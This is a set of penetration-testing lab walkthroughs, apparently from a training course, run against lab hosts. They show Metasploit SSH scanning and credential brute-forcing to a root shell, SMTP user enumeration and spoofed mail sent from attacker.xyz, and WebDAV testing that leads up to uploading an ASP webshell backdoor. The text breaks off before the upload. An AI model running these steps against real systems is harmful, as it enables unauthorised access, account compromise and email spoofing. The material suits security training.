
LAB-SSH_LOGIN
Commands:
msfconsole
use auxiliary/scanner/ssh/ssh_version
set RHOSTS demo.ine.local
exploit

```
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/ssh/ssh_version) > exploit

[*] 192.195.154.3 - Key Fingerprint: ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDQNOa6QL7Ut9y1RWimBpHbuhZdjMn2nPLc96oZZh8u2
[*] 192.195.154.3 - SSH server version: SSH-2.0-OpenSSH_7.9p1 Ubuntu-10
[*] 192.195.154.3 - Server Information and Encryption
==========================

  Type                    Value                              Note
  ----                    -----                              ----
  encryption.compression  none
  encryption.compression  zlib@openssh.com
  encryption.encryption   chacha20-poly1305@openssh.com
  encryption.encryption   aes128-ctr
  encryption.encryption   aes192-ctr
  encryption.encryption   aes256-ctr
  encryption.encryption   aes128-gcm@openssh.com
  encryption.encryption   aes256-gcm@openssh.com
  encryption.hmac         umac-64-etm@openssh.com
  encryption.hmac         umac-128-etm@openssh.com
  encryption.hmac         hmac-sha2-256-etm@openssh.com
  encryption.hmac         hmac-sha2-512-etm@openssh.com
  encryption.hmac         hmac-sha1-etm@openssh.com
  encryption.hmac         umac-64@openssh.com
  encryption.hmac         umac-128@openssh.com
  encryption.hmac         hmac-sha2-256
  encryption.hmac         hmac-sha2-512
  encryption.hmac         hmac-sha1
  encryption.host_key     rsa-sha2-512
  encryption.host_key     rsa-sha2-256
  encryption.host_key     ssh-rsa
  encryption.host_key     ecdsa-sha2-nistp256                Weak elliptic curve
  encryption.host_key     ssh-ed25519
  encryption.key_exchange  curve25519-sha256
  encryption.key_exchange  curve25519-sha256@libssh.org
  encryption.key_exchange  ecdh-sha2-nistp256
  encryption.key_exchange  ecdh-sha2-nistp384
  encryption.key_exchange  ecdh-sha2-nistp521
  encryption.key_exchange  diffie-hellman-group-exchange-sha256
  encryption.key_exchange  diffie-hellman-group16-sha512
  encryption.key_exchange  diffie-hellman-group18-sha512
  encryption.key_exchange  diffie-hellman-group14-sha256
  encryption.key_exchange  diffie-hellman-group14-sha1
  fingerprint_db          ssh.banner
  openssh.comment         Ubuntu-10
  os.cpe23                cpe:/o:canonical:ubuntu_linux:19.04
  os.family               Linux
  os.product              Linux
  os.vendor               Ubuntu
  os.version              19.04
  service.cpe23           cpe:/a:openbsd:openssh:7.9p1
  service.family          OpenSSH
  service.product         OpenSSH
  service.protocol        ssh
  service.vendor          OpenBSD
  service.version         7.9p1

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) >
```

We will now use ssh_login module to find the valid credentials to access the ssh server.
Commands:
use auxiliary/scanner/ssh/ssh_login

set RHOSTS demo.ine.local
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
set STOP_ON_SUCCESS true
set VERBOSE true
exploit



Step 5: Find the flag.
Commands:
sessions
sessions -i 1
find / -name "flag"
cat /flag

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   192.195.154.2:38499 → 192.195.154.3:22 (192.195.154.3)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
sysadmin
find / -name "flag"
find: '/etc/ssl/private': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/private': Permission denied
find: '/var/cache/ldconfig': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
find: '/var/cache/private': Permission denied
find: '/var/log/private': Permission denied
find: '/root': Permission denied
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
find: '/proc/1/task/1/ns': Permission denied
find: '/proc/1/fd': Permission denied
find: '/proc/1/map_files': Permission denied
find: '/proc/1/fdinfo': Permission denied
find: '/proc/1/ns': Permission denied
find: '/proc/7/task/7/fd': Permission denied
find: '/proc/7/task/7/fdinfo': Permission denied
find: '/proc/7/task/7/ns': Permission denied
find: '/proc/7/fd': Permission denied
find: '/proc/64/map_files': Permission denied
find: '/proc/64/fdinfo': Permission denied
find: '/proc/64/ns': Permission denied
find: '/proc/75/task/75/fd': Permission denied
find: '/proc/75/task/75/fdinfo': Permission denied
find: '/proc/75/task/75/ns': Permission denied
find: '/proc/75/fd': Permission denied
find: '/proc/75/map_files': Permission denied
find: '/proc/75/fdinfo': Permission denied
find: '/proc/75/ns': Permission denied
/flag

cat /flag
eb09cc6f1cd72756da145892892fbf5a
```

This reveals the flag to us.
Flag: eb09cc6f1cd72756da145892892fbf5a


Conclusion

In this lab, we explored a couple of metasploit modules related to SSH and ran them against the target.

References

- SSH
- Telnet Login Auxiliary Module
- Telnet Version Detection Auxiliary Module

lab-SMTP Enumeration
Step 1: Open the lab link to access the Kali machine.



Step 2: What is the SMTP server name and banner.
Answer:
Server: Postfix
Banner: openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
Command:
nmap -sV -script banner demo.ine.local

```
┌──(root㉿INE)-[~]
└─# nmap -sV -script banner demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-11 09:45 IST
Nmap scan report for demo.ine.local (192.146.134.3)
Host is up (0.000020s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
|_banner: 220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
MAC Address: 02:42:C0:92:86:03 (Unknown)
Service Info: Host:  openmailbox.xyz

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds

┌──(root㉿INE)-[~]
└─#
```

Step 3: Connect to SMTP service using netcat and retrieve the hostname of the server (domain name).
Answer:
openmailbox.xyz
Command:
nc demo.ine.local 25

```
┌──(root㉿INE)-[~]
└─# nc demo.ine.local 25
220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
```


Step 4: Does user "admin" exist on the server machine? Connect to SMTP service using netcat and check manually.
Answer:
Yes
Command:
VRFY admin@openmailbox.xyz

```
┌──(root㉿INE)-[~]
└─# nc demo.ine.local 25
220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
VRFY admin@openmailbox.xyz
252 2.0.0 admin@openmailbox.xyz
```

Step 5: Does user "commander" exist on the server machine? Connect to SMTP service using netcat and check manually.
Answer:
No
Command:
VRFY commander@openmailbox.xyz

```
VRFY commander@openmailbox.xyz
550 5.1.1 <commander@openmailbox.xyz>: Recipient address rejected: User unknown in local recipient table
```

Step 6: What commands can be used to check the supported commands/ capabilities? Connect to SMTP service using telnet and check.
Commands:
telnet demo.ine.local 25
HELO attacker.xyz
EHLO attacker.xyz



Step 7: How many of the common usernames present in the dictionary / usr/share/commix/src/txt/usernames.txt exist on the server. Use smtp-user-enum tool for this task.

Answer:

8

Command:

smtp-user-enum -U /usr/share/commix/src/txt/usernames.txt -t demo.ine.local

```
┌──(root㉿INE)-[~]
└─# smtp-user-enum -U /usr/share/commix/src/txt/usernames.txt -t demo.ine.local
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /usr/share/commix/src/txt/usernames.txt
Target count ............. 1
Username count ........... 125
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Thu Jul 11 09:50:51 2024 #########
existse.local: admin
existse.local: administrator
existse.local: mail
existse.local: postmaster
existse.local: root
existse.local: sales
existse.local: support
demo.ine.local: www-data exists
######## Scan completed at Thu Jul 11 09:50:51 2024 #########
8 results.

125 queries in 1 seconds (125.0 queries / sec)

┌──(root㉿INE)-[~]
└─#
```

Step 8: How many common usernames present in the dictionary /usr/share/metasploit-framework/data/wordlists/unix_users.txt exist on the server. Use suitable metasploit module for this task.

Answer:

20

Commands:

msfconsole -q

use auxiliary/scanner/smtp/smtp_enum

set RHOSTS demo.ine.local

exploit

```
┌──(root㉿INE)-[~]
└─# msfconsole -q
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.146.134.3:25      - 192.146.134.3:25 Banner: 220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
[+] 192.146.134.3:25      - 192.146.134.3:25 Users found: admin, administrator, backup, bin, daemon, games, gnats, irc, list, lp, mail, man, news, nobody, postmaster, proxy, sync, sys, uucp, www-data
[*] demo.ine.local:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Step 9: Connect to SMTP service using telnet and send a fake mail to root user.

Commands:

telnet demo.ine.local 25

HELO attacker.xyz
mail from: admin@attacker.xyz
rcpt to:root@openmailbox.xyz
data
Subject: Hi Root
Hello,
This is a fake mail sent using telnet command.
From,
Admin
.
Note: There is a dot(.) in the last line which indicates the termination of data.

```
┌──(root㉿INE)-[~]
└─# telnet demo.ine.local 25
Trying 192.146.134.3...
Connected to demo.ine.local.
Escape character is '^]'.
220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
HELO attacker.xyz
250 openmailbox.xyz
mail from: admin@attacker.xyz
250 2.1.0 Ok
rcpt to:root@openmailbox.xyz
250 2.1.5 Ok
data
Subject: Hi Root
Hello,
This is a fake mail sent using telnet command.
From,
Admin
.354 End data with <CR><LF>.<CR><LF>

250 2.0.0 Ok: queued as F26B016D4E8E
```

Step 10: Send a fake mail to root user using sendemail command.
Command:
sendemail -f admin@attacker.xyz -t root@openmailbox.xyz -s demo.ine.local -u Fakemail -m "Hi root, a fake from admin" -o tls=no

```
┌──(root㉿INE)-[~]
└─# sendemail -f admin@attacker.xyz -t root@openmailbox.xyz -s demo.ine.local -u Fakemail -m "Hi root, a fake from admin" -o tls=no
Jul 11 10:21:16 ine sendemail[9779]: Email was sent successfully!

┌──(root㉿INE)-[~]
└─#
```

Conclusion


In this lab, we looked at the basics of Postfix SMTP server reconnaissance.

References

1. Postfix
2. smtp-user-enum
3. sendmail
4. Metasploit Module: SMTP User Enumeration Utility

Lab- Windows IIS Server DAVtest

Step 1: Open the lab link to access the Kali machine.



Step 2: Run a Nmap scan against the target.
Command:
nmap demo.ine.local

```
┌──(root㉿INE)-[~]
└─# nmap demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 09:36 IST
Nmap scan report for demo.ine.local (10.0.31.40)
Host is up (0.0027s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds

┌──(root㉿INE)-[~]
└─#
```

Step 3: We have discovered that multiple ports are open. We will be focusing on port 80 where the IIS server is running.
Running http-enum nmap script to discover interesting directories.
Command:
nmap --script http-enum -sV -p 80 demo.ine.local

```
┌──(root㉿INE)-[~]
└─# nmap --script http-enum -sV -p 80 demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 09:37 IST
Nmap scan report for demo.ine.local (10.0.31.40)
Host is up (0.0026s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
| http-enum:
|_  /webdav/: Potentially interesting folder (401 Unauthorized)
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.57 seconds

┌──(root㉿INE)-[~]
└─#
```

We have found the webdav directory also received 401 error i.e Unauthorized.
Step 4: Running davtest tool.
Command:
davtest -url http://demo.ine.local/webdav

```
┌──(root㉿INE)-[~]
└─# davtest -url http://demo.ine.local/webdav
********************************************************
 Testing DAV connection
OPEN            FAIL:   http://demo.ine.local/webdav    Unauthorized. Basic realm="demo.ine.local"

┌──(root㉿INE)-[~]
└─#
```

We can notice, /webdav path is secured with basic authentication. We have the credentials access the /webdav path using the provided credentials i.e bob:password_123321.
Command:
davtest -auth bob:password_123321 -url http://demo.ine.local/webdav

```
┌──(root㉿INE)-[~]
└─# davtest -auth bob:password_123321 -url http://demo.ine.local/webdav
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://demo.ine.local/webdav
********************************************************
NOTE    Random string for this session: AqOe5dckMtF
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF
********************************************************
 Sending test files
PUT     txt     SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.txt
PUT     pl      SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.pl
PUT     html    SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.html
PUT     jsp     SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.jsp
PUT     php     SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.php
PUT     cgi     SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.cgi
PUT     jhtml   SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.jhtml
PUT     shtml   SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.shtml
PUT     cfm     SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.cfm
PUT     asp     SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.asp
PUT     aspx    SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.aspx
********************************************************
 Checking for test file execution
EXEC    txt     SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.txt
EXEC    txt     FAIL
EXEC    pl      FAIL
EXEC    html    SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.html
EXEC    html    FAIL
EXEC    jsp     FAIL
EXEC    php     FAIL
EXEC    cgi     FAIL
```

```
EXEC    pl      FAIL
EXEC    html    SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.html
EXEC    html    FAIL
EXEC    jsp     FAIL
EXEC    php     FAIL
EXEC    cgi     FAIL
EXEC    jhtml   FAIL
EXEC    shtml   FAIL
EXEC    cfm     FAIL
EXEC    asp     SUCCEED:        http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.asp
EXEC    asp     FAIL
EXEC    aspx    FAIL

********************************************************
/usr/bin/davtest Summary:
Created: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF
PUT File: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.txt
PUT File: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.pl
PUT File: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.html
PUT File: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.jsp
PUT File: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.php
PUT File: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.cgi
PUT File: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.jhtml
PUT File: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.shtml
PUT File: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.cfm
PUT File: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.asp
PUT File: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.aspx
Executes: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.txt
Executes: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.html
Executes: http://demo.ine.local/webdav/DavTestDir_AqOe5dckMtF/davtest_AqOe5dckMtF.asp


┌──(root㉿INE)-[~]
└─#
```

We can notice, we have uploaded almost all the important file types to the /webdav directory. Also, we can execute three types of files. i.e asp, text, and html.

Step 5: Upload a .asp backdoor on the target machine to /webdav directory using cadaver utility.

The .asp backdoor present in “/usr/share/webshells/asp/” directory. i.e / usr/share/webshells/asp/webshell.asp

Command:

cadaver http://demo.ine.local/webdav

Enter credentials: bob:password_123321

```
┌──(root㉿INE)-[~]
└─# cadaver http://demo.ine.local/webdav
Authentication required for demo.ine.local on server `demo.ine.local':
Username: bob
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
Coll:   DavTestDir_AqOe5dckMtF               0  Jul 10 09:39
        AttackDefense.txt                   13  Jan  2  2021
        web.config                         168  Jan  2  2021
dav:/webdav/>
```

We can interact with the webdav directory using the cadaver tool.

